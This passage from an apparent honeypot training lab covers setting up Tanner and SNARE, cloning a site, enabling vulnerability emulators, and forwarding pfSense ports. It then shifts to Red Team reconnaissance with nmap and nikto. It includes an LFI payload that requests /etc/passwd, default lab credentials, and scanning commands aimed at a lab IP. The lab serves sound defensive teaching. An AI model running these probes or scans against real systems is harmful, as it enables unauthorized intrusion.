- **snare**– This directory contains the SNARE application, as well as a limited-functionality website cloner.

- **phpox** – This directory contains implementations of a PHP sandbox. Tanner uses phpox to run vulnerable PHP code in order to cultivate the response it will provide to SNARE.

The Tanner stack also requires a location to store the data that SNARE gathers and Tanner ingests, as well as an instrument to view it. While Cowrie used a MySQL database and the Kippo-Graph website, Tanner/SNARE uses an in-memory database called Redis and the Tannerweb website. Redis is installed as a system service on the Honeypot01 system and can be examined through Linux's systemctl status command. Redis is the first component in the stack that must be started, followed by the PHP sandbox, and then Tanner (and optionally, its web and api services). Once your Tanner stack is up and running, you can then start a SNARE instance and point it to the former.

Over the course of the next steps, you will configure and start the components of your Tanner stack.

3. At the command prompt, **execute** **`clear; systemctl status redis-serv`** to view the status of the redis-serv service.

Note: You should see messages that redis is a key-value database that is stored in-memory (with optional persistence). Its sessions are tracked in Tanner via IP, user agent, and a unique session ID.

With the exception of SNARE, the Tanner stack components have already been installed as a service on the Honeypot01 system by the Blue Team, and they can be managed with systemctl, similarly to the redis service.

In the next few steps, you will examine the status of the Tanner stack services.

4. At the command prompt, **press and hold CTRL** and then **press** the **c key** to exit the systemctl status screen.

5. At the command prompt, **execute** **`clear; systemctl status redis-server phpox tanner`** to view status of Redis database, the Tanner application, and the PHP sandbox.

Note: You should see the systemctl output for each service, indicating that each of them has been loaded in memory. The white dots next to their names indicate that they are currently inactive. You will configure and start each service in the appropriate order.

6. **Make a screen capture** showing the current status of the Tanner, PHP sandbox, and Redis services.

Note: Over the course of the next steps, you will configure the types of attacks that Tanner should scan for and then start the tanner service.

7. At the command prompt, **press and hold CTRL** and then **press** the **c key** to exit the systemctl status screen.

8. At the command prompt, **execute** `vi tanner/data/config.yaml` to view Tanner's main configuration file.

9. In the vi editor, **type** `:set number` and **press Enter** to display the line numbers.

10. In the vi editor, **type** `:1` and **press Enter** to move the cursor to the DATA configuration.

Note: You should see that lines 2 through 8 include path configurations for the DATA category of Tanner. Line 3 contains a path to a dorks pickle; dorks are search queries in Tanner. SNARE provides keywords to attract adversaries using dorks and then stores the dorks that have been found in requests in order to expand the attack surface as attacks occur.

11. In the vi editor, **type** `:10` and **press Enter** to move the cursor to the TANNER configuration.

Note: You should see that tanner, tannerweb (WEB), tannerapi (API), and phpox are configured to listen on all interfaces (0.0.0.0) via ports 8090, 8091, 8092, and 8088, respectively.

12. In the vi editor, **type** `:28` and **press Enter** to move the cursor to the REDIS configuration.

Note: You should see that redis is configured to listen on localhost; this means that it accepts requests only from the Honeypot01 system. Each component of the Tanner stack is currently set to default configurations, which suffices for the purposes of this lab.

13. In the vi editor, **type** `:37` to move the cursor to the *EMULATOR_ENABLED* line.

Note: Instead of emulating specific vulnerabilities, Tanner emulates by vulnerability type. It scans web requests for specific attack patterns corresponding to these vulnerability types. If a web request corresponds to a type that is enabled in the Tanner configuration, it will be handled by the appropriate emulator. Tanner may execute a threat actor's request in a sandbox and then return context-appropriate content to the threat actor's web browser or HTTP request command.

You should see in lines 34–35 that the EMULATOR root directory (*root_dir*) is /opt/tanner, which is your current working directory. You should also see the enabled status of the following emulator types:

- Disabled (False): sqli (line 38), rfi (line 39), lfi (line 40), xss (line 41)
- Enabled: cmd_exec, php_code_injection, php_object_injection, crlf, xxe_injection, template_injection (lines 42–47, respectively)

In the next steps, you will enable RFI, LFI, and XSS emulation.

14. In the vi editor, **type** `:39` to move the cursor to the *enable/disable RFI Emulator* line.

15. At line 39, **type** `: 39,41s/False/True` and **press Enter** to enable RFI Emulation, LFI Emulation, and XSS Emulation.

Note: You should notice that lines 39, 40, and 41 now indicate True instead of False.

16. In the vi editor, **type** `:wq` and **press Enter** to save your changes and exit vi.

Note: Now that you have configured Tanner, you will start the Tanner service.

17. At the command prompt, **execute** `tan start` to activate the Tanner stack. If prompted, **type** `password` and **press Enter** to allow your command to be run with elevated permissions.

Note: You should see that that command starts the Tanner stack in the appropriate order on ports that you configured in the config.yaml file:

- redis server, which runs in standalone mode on port 6379
- phpox service on port 8088
- tanner service on port 8090
- tannerapi service on port 8092
- tannerweb service on port 8091

Now that the Tanner stack is running, you will invoke SNARE's cloning mechanism to obtain a copy of a simple website, which SNARE will serve on port 8080.

Over the course of the next steps, you will access the website that SNARE will clone.


18. **Minimize** the **Terminal emulator window** and then **restore** the **Firefox browser window**.

19. In the Firefox address bar, **type** `example.com` and **press Enter** to navigate to a modified local emulation of an *example.com* website.

Note: Example.com is a domain that the IANA maintains to allow documents to use it as an example website. This version of the website has been modified to include search capabilities.

In the next steps, you will familiarize yourself with the search mechanism of the website that SNARE will clone.

20. On the Example Domain page, **press** the **search button** to initiate an *empty string* search.


Example Domain

This domain is for use in illustrative examples in documents. You may use this domain in literature without prior coordination or asking for permission.


More information...

Here is a simple form that lets you search for more examplibilia.

Search with an empty string

Note: You should notice that the URL is now *example.com/?eg=* instead of just *example.com*. The query and its parameters provide an easy entry point for threat actors to attempt XSS or SQL injection attacks.


21. On the Example Domain page, **right-click** and then **select View Page Source** from the popup context menu.



View the page source

Note: This action will open a new tab in the Firefox web browser that contains the text of the webpage.

22. In the Firefox browser, **press and hold CTRL** and then **press** the **f key** to prompt the Firefox *Find in page* search toolbar.



```
<body>
<div>
```

Find in page control

23. In the Find in page box, **type** `<form` and **press Enter** to search for the opening tag that renders the Example.com search form.

Note: You should see that the form's action is "/", which means that submitting the form will return users to the example.com website without performing any actions with the search criteria.

In the next steps, you will return to the example.com website and confirm the form's action.

24. In the Firefox web browser's view-source tab, **click** the **x** to close the view-source tab and return to the Example Domain tab.

25. In the Firefox web browser's location bar, **place your cursor** at the end of the URL and **type** `/etc/passwd`; then **press Enter** to attempt to view the contents of the /etc/passwd file on the Linux filesystem.


Note: After you edit the URL, it should be *example.com/?eg=/etc/passwd*. Your webpage request should return you to the Example Domain search screen.

Over the course of the next steps, you will clone this website.

26. **Minimize** the **Firefox web browser**.

27. **Return** to the **terminal**.

28. At the command prompt, **execute** `clone --target http://example.com` to clone the example page from WebServer01.




```
user@Honeypot01:/opt$ clone --target http://example.com

    ______ __     ______ _     __________
   / ____// /     / __ // | / / ____/ __ \
  / /    / /     / / / //  |/ / __/ / /_/ /
 / /___ / /____ / /_/ // /|  / /___/ _, _/
/_____//______//_____//_/ |_/_____/_/ |_|


/ Logs will be stored in /opt/snare/clone.log|
------------------------------------>SUMMARY<-------------
----------------------
        Total number of URLs cloned: 2
        Time elapsed: 0:00:00.050816
        Cloned directory: /opt/snare/pages/example.com
-----------------------------------------------------------
-----------------------
```

Run the clone command

Note: You should see output from CLONER, which indicates that two URLs were cloned in the /opt/snare/pages/example.com directory.

In the next step, you will run SNARE with parameters that direct it to host the cloned example.com directory and serve it with Tanner on the localhost (127.0.0.1).

29. At the command prompt, **execute** `sudo snare --host-ip 0.0.0.0 --port 8080 --no-dorks true --auto-update false --page-dir example.com --tanner 127.0.0.1` to begin serving your cloned website on all interfaces and opt out of the dork extension functionality and automatic updates. If prompted, **type** `password` and **press Enter** to allow your command to be run with elevated permissions.



```
user@Honeypot01:/opt$ sudo snare --host-ip 0.0.0.0 --port 8
080 --no-dorks true --auto-update false --page-dir example.
com --tanner 127.0.0.1

   _____ _   _____    ____  ______
  / ___// | / /   |  / __ \/ ____/
  \__ \/  |/ / /| | / /_/ / __/
 ___/ / /|  / ___ |/ _, _/ /___
/____/_/ |_/_/  |_/_/ |_/_____/

serving with uuid 725d0df1-ab40-44c2-ba4d-126fdc6bf461
Debug logs will be stored in /opt/snare/snare.log
Error logs will be stored in /opt/snare/snare.err
======== Running on http://0.0.0.0:8080 ========
(Press CTRL+C to quit)
privileges dropped, running as "nobody:nogroup"
```

Run the snare command

Note: You should see the SNARE banner, followed by service messages that Snare is running with a specific uuid. It also indicates that privileges were dropped and that it is running as the user nobody in the group nogroup. This limits the damage that could be done by a threat actor if it becomes compromised.

In the next steps, you will confirm the functionality of the cloned website.

30. **Minimize** the **Terminal emulator window** and then **restore** the **Firefox web browser**.

31. In the Firefox address bar, **type** `localhost:8080` and **press Enter** to navigate to the Snare-served version of example.com.

Note: You should see a website that is identical to the one you just examined at example.com. Since this website is served by Tanner and SNARE, providing it with a query and parameters should return realistic results.

Over the course of the next steps, you will run the same tests on the cloned website that you ran on the example.com website.

32. On the cloned Example Domain page, **press** the **search button** to initiate an *empty string* search.

33. In the Firefox web browser's location bar, **place your cursor** at the end of the URL and **type** `/etc/passwd`; then **press Enter** to attempt to view the contents of the /etc/passwd file on the Linux filesystem.


Note: You should see the contents of the /etc/passwd file. Tanner's LFI (local file inclusion) handler started a Docker container, which performed the cat command to display the contents of the /etc/passwd file in the web browser. This is an unusual action for a website, but it shows that the LFI emulator is functioning. It is the sort of functionality that could allow a threat actor to identify the website as an HTTP honeypot.

34. **Make a screen capture** showing output from the successful LFI attack.

Note: In the next steps, you will access Tannerweb on port 8091 to confirm that SNARE identified the LFI attack.


35. In the Firefox address bar, **type** `localhost:8091` and **press Enter** to navigate to Tannerweb.

36. On the Tannerweb homepage, **click** the **hyperlink on the word *here*** in the statement *Click here to go to snares list*.


Click here to navigate to the snares list.

Navigate to the snares list

37. In the SNARE-UUIDS list, **click** the **Snare-uuid hyperlink** for the only SNARE in the list.




SNARE-UUIDS Home | Docs

No	Snare-uuid
1	725d0df1-ab40-44c2-ba4d-126fdc6bf461

Navigate to the snare details page

38. On the main page for that SNARE, **click** the **Sessions hyperlink** to view its Sessions.



725d0df1-ab40-44c2-ba4d-126fdc6bf461

Snare-Stats

Sessions

Navigate to the sessions page

Note: SNARE sessions timeout after 75 seconds; then they are recorded in redis. It may take a moment for Tannerweb to display the session.

39. If you do not see a list of snare Session-uuids, wait a few minutes and then **reload** the **page**.

Note: Take a moment to look at the Owner column, in which Tanner attempts to determine the entity behind the request. It has discovered that a threat actor may have submitted the /etc/passwd query request.

In the next steps, you will confirm whether Tanner identified the /etc/passwd query request as an LFI attack.

40. In the Filters bar, **type** `attack_types:lfi` and **press Enter** or the **Apply button**.

41. **Click** a **session**.

Note: You should see that the Paths field contains the query parameters that you submitted and labeled the query as an LFI attack.

42. **Make a screen capture** showing your LFI payload threat actor session in Tannerweb.


Part 3: Simulate Attacks and Evaluate Threat Intelligence

Note: In this part of the lab, you have three final tasks. First, you will enable public access to the SSH honeypot and the HTTP honeypot by configuring the pfSense firewall to direct real SSH and HTTP requests on the honeypot's public IP address to the Cowrie honeypot's emulated SSH server and SNARE's honeypot server clone, respectively. Second, you will change roles to the DoD Red Team and attack the honeypot as if it is a real SSH and HTTP server. Finally, you will return to your role on the DoD Blue Team to view the data that each honeypot collected during the Red Team's attacks by inspecting their respective web interfaces.

Over the course of the next steps, you will use the pfSense webGUI to configure the pfSense firewall to grant public access to the honeypot server.

1. In the Firefox address bar, **type** `172.31.0.1` and **press Enter** to navigate to the pfSense firewall login screen.


2. On the pfSense login screen, **type** the **following credentials** and **click** the **SIGN IN button** to access the pfSense firewall:
   Username: **`admin`**
   Password: **`pfsense`**



pfSense login page

Note: pfSense is a software-based firewall/router that is designed to run on personal computers or virtual machines instead of an embedded firewall device. You should see that it serves three interfaces: WAN (on IP address 201.10.0.1), LAN (on IP address 172.30.0.1), and DMZ (on the IP address 172.31.0.1).


3. In the top menu, **click Firewall > Virtual IPs** to navigate to the Virtual IP address list.



Open the Virtual IP address list

Note: You should see that two public IPs have been added to the WAN: the Production server at 201.10.1.86 (on the 201.10.1.0 subnet) and the honeypot server at 201.10.1.186 (on the 201.10.1.0 subnet).


4. In the top menu, **click Firewall > NAT** to navigate to the Network Address Translation Port Forwarding configuration page.



Open the NAT configuration page

Note: You should see a NAT rule for the production server, but none for the honeypot server. Over the course of the next steps, you will configure inbound Network Address Translation (NAT) rules, which redirect incoming traffic addressed to a public-facing IP address to an internal IP address. Inbound NAT protects the internal IP address's identity from non-LAN access. You will use *port-forwarding*, which will require a rule for each port that you configure, even when the services reside on the same host.

5. On the Firewall / NAT / Port Forward page, **click** the **Add button that depicts an arrow pointing downward** to add a NAT rule after the existing rule.




Add below button

6. In the Edit Redirect Entry form, scroll down to reveal the *Destination*, *Destination port range*, *Redirect target IP*, *Redirect target port*, and *Description rows*.


Note: If you are unable to view all of those rows on one screen, scroll as needed to complete the next steps.

7. In the Destination row, **select 201.10.1.186 (Honeypot server)** in the Type drop-down list.



Select the destination address


8. In the Destination port range row, **select SSH** in the From port drop-down list.



Select the destination port

Note: Upon making that change, the *To port* drop-down list will automatically update to match the *From port* selection.


9. In the Redirect target IP row, **type `172.31.0.186`** in the Address box.



Enter the target address


Note: The Redirect target IP Type is already set to Single host; do not change it.

10. In the Redirect target port row, **select SSH** in the Port drop-down list.



Select the target port

11. In the Description row, **type** `SSH honey redirect` in the A description may be entered here for administrative reference (not parsed) box.



Enter a description for the rule

12. In the Edit Redirect Entry form, **scroll down** to reveal the Save button and then **click** the **Save button** to update the Firewall / NAT / Port Forward Rules table.

Save button

Note: Now that you have configured redirection for the SSH honeypot, you will configure redirection for the HTTP honeypot. Then you will apply these to the firewall settings.

13. **Repeat steps 5–12** using the following information:
    - Destination: **201.10.1.186 (Honeypot server)**
    - Destination port range: **HTTP**
    - Redirect target IP (Single host): **172.31.0.186**
    - Redirect target port: **Other**

        - In the Redirect target port row, **type 8080** in the Custom box.

    - Description: **HTTP honey redirect**

Note: Recall that SNARE is running on port 8080. This redirection configuration will send traffic requests for port 80 (the standard HTTP port) to port 8080 on the honeypot server. To the outside world, the honeypot server should appear to be running a web server on port 80, but it actually is running SNARE on port 8080. The SSH honeypot port redirection did not require that step because you configured Cowrie to actually run on port 22, the real SSH port.


14. On the Firewall / NAT / Port Forward page, **click** the **Apply Changes button** to make your changes take effect in the pfSense firewall settings.

Note: You should see a green banner across the Firewall / NAT / Port Forward page, which indicates that the changes have been applied successfully and that the firewall rules are reloading in the background. You should also see the inclusion of your redirections in the Rules table.

15. **Make a screen capture** showing the updated Firewall / NAT / Port Forward rules table and the feedback indicating their successful application.

Note: Now that you have successfully configured the firewall to divert HTTP and SSH traffic to your honeypots, you will change roles to the DoD Red Team. As a Red Team member, you will pose as a threat actor and attempt to break into the network. Throughout this part of the lab, you will conduct your Red Team attacks from a Kali Linux system located outside the DoD network. Kali Linux comes with a suite of penetration testing tools, which you will use to scan the honeypot system via its IP address.

16. In the virtual machine drop-down list, **select AttackLinux01** to connect to the Kali Linux system.



Connect to AttackLinux01

17. In the taskbar, **click** the **Terminal emulator icon** to open a terminal window.


18. At the command prompt, **execute** `sudo su` to escalate privileges and execute upcoming commands as the root user without logging out of your current terminal shell. When prompted, **type** `kali` and **press Enter** to allow your command to be run with elevated permissions.

Note: The first phase of your attacks will simulate reconnaissance. The first reconnaissance tool that you will use is called Nmap ("Network Mapper"). It examines the target for open ports and determines the services that are available through these ports. Nmap is a command line interface tool that allows you to scan a network to determine what is in it (computers, services, operating systems, ports, etc.). It can also be used on a single computer to determine which ports are accessible, what services are offered by the computer through those ports, and which operating system is running on that computer. You can read more about Nmap here. The command line that you will use for Nmap contains the following parts:

- Nmap – The nmap command runs nmap, the "Network exploration tool and security / port scanner"; its actions will depend on the options that follow it.
- -sV – An option to nmap to determine the service and version information when scanning open ports
- 201.10.1.186 – An option to nmap that indicates which host to target
- -p 80,22 – An option to nmap that indicates which ports to target

19. At the command prompt, **execute** `clear; nmap -sV 201.10.1.186 -p 80,22` to

perform a scan on ports 80 and 22 of your honeypot server.



```
┌──(root💀kali)-[/home/kali]
└─# nmap -sV 201.10.1.186 -p 80,22
Starting Nmap 7.91 ( https://nmap.org ) at 2022-03-24 10:45 EDT
mass_dns: warning: Unable to determine any DNS servers. Reverse DN
S is disabled. Try using --system-dns or specify valid servers wit
h --dns-servers
Nmap scan report for 201.10.1.186
Host is up (0.00087s latency).

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 6.0p1 Debian 4+deb7u2 (protocol 2.0)
80/tcp open  http    nginx 1.18.0 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results a
t https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 6.68 seconds
```

Run a port scan

Note: You should see that port 80 is open and running an NGINX web server and port 22 is open and running OpenSSH. These are the expected services on these ports, which means that the honeypots are passing muster so far.

The second reconnaissance tool that you will use allows you to further scan web servers to find server-side security vulnerabilities. Using a web server opens many potential doors for the exploitation phase of pen testing. The web server may use an outdated version, have configuration errors, or have potentially insecure server options, files, or programs. Nikto is a command line interface tool that allows you to scan a web server to detect thousands of potential security issues, as well as identify the specific web server and software that are available on the web server. You will run several Nikto scans. The first command line that you will use for Nikto contains the following parts:

- Nikto – The nikto command runs Nikto, and its actions will depend on the options that follow it.
- -H – An option to nikto that lists the various Nikto options


20. At the command prompt, **execute** `nikto -H` to view a list of Nikto options.

Note: You should notice the Tuning options. Over the course of the next steps, you will run Nikto with

Tuning options that will generate scans that trigger the RFI and LFI vulnerability emulators that you configured in Tanner. The next command line that you will use for Nikto contains the following parts:

- Nikto – The nikto command runs Nikto, and its actions will depend on the options that follow it.
- -h 201.10.1.186 – An option to Nikto that indicates which computer to target
- -Tuning 4 – An option to Nikto that directs it to perform injection attempts against the target
- | less – An option to the command line to write Nikto's output one terminal screen at a time

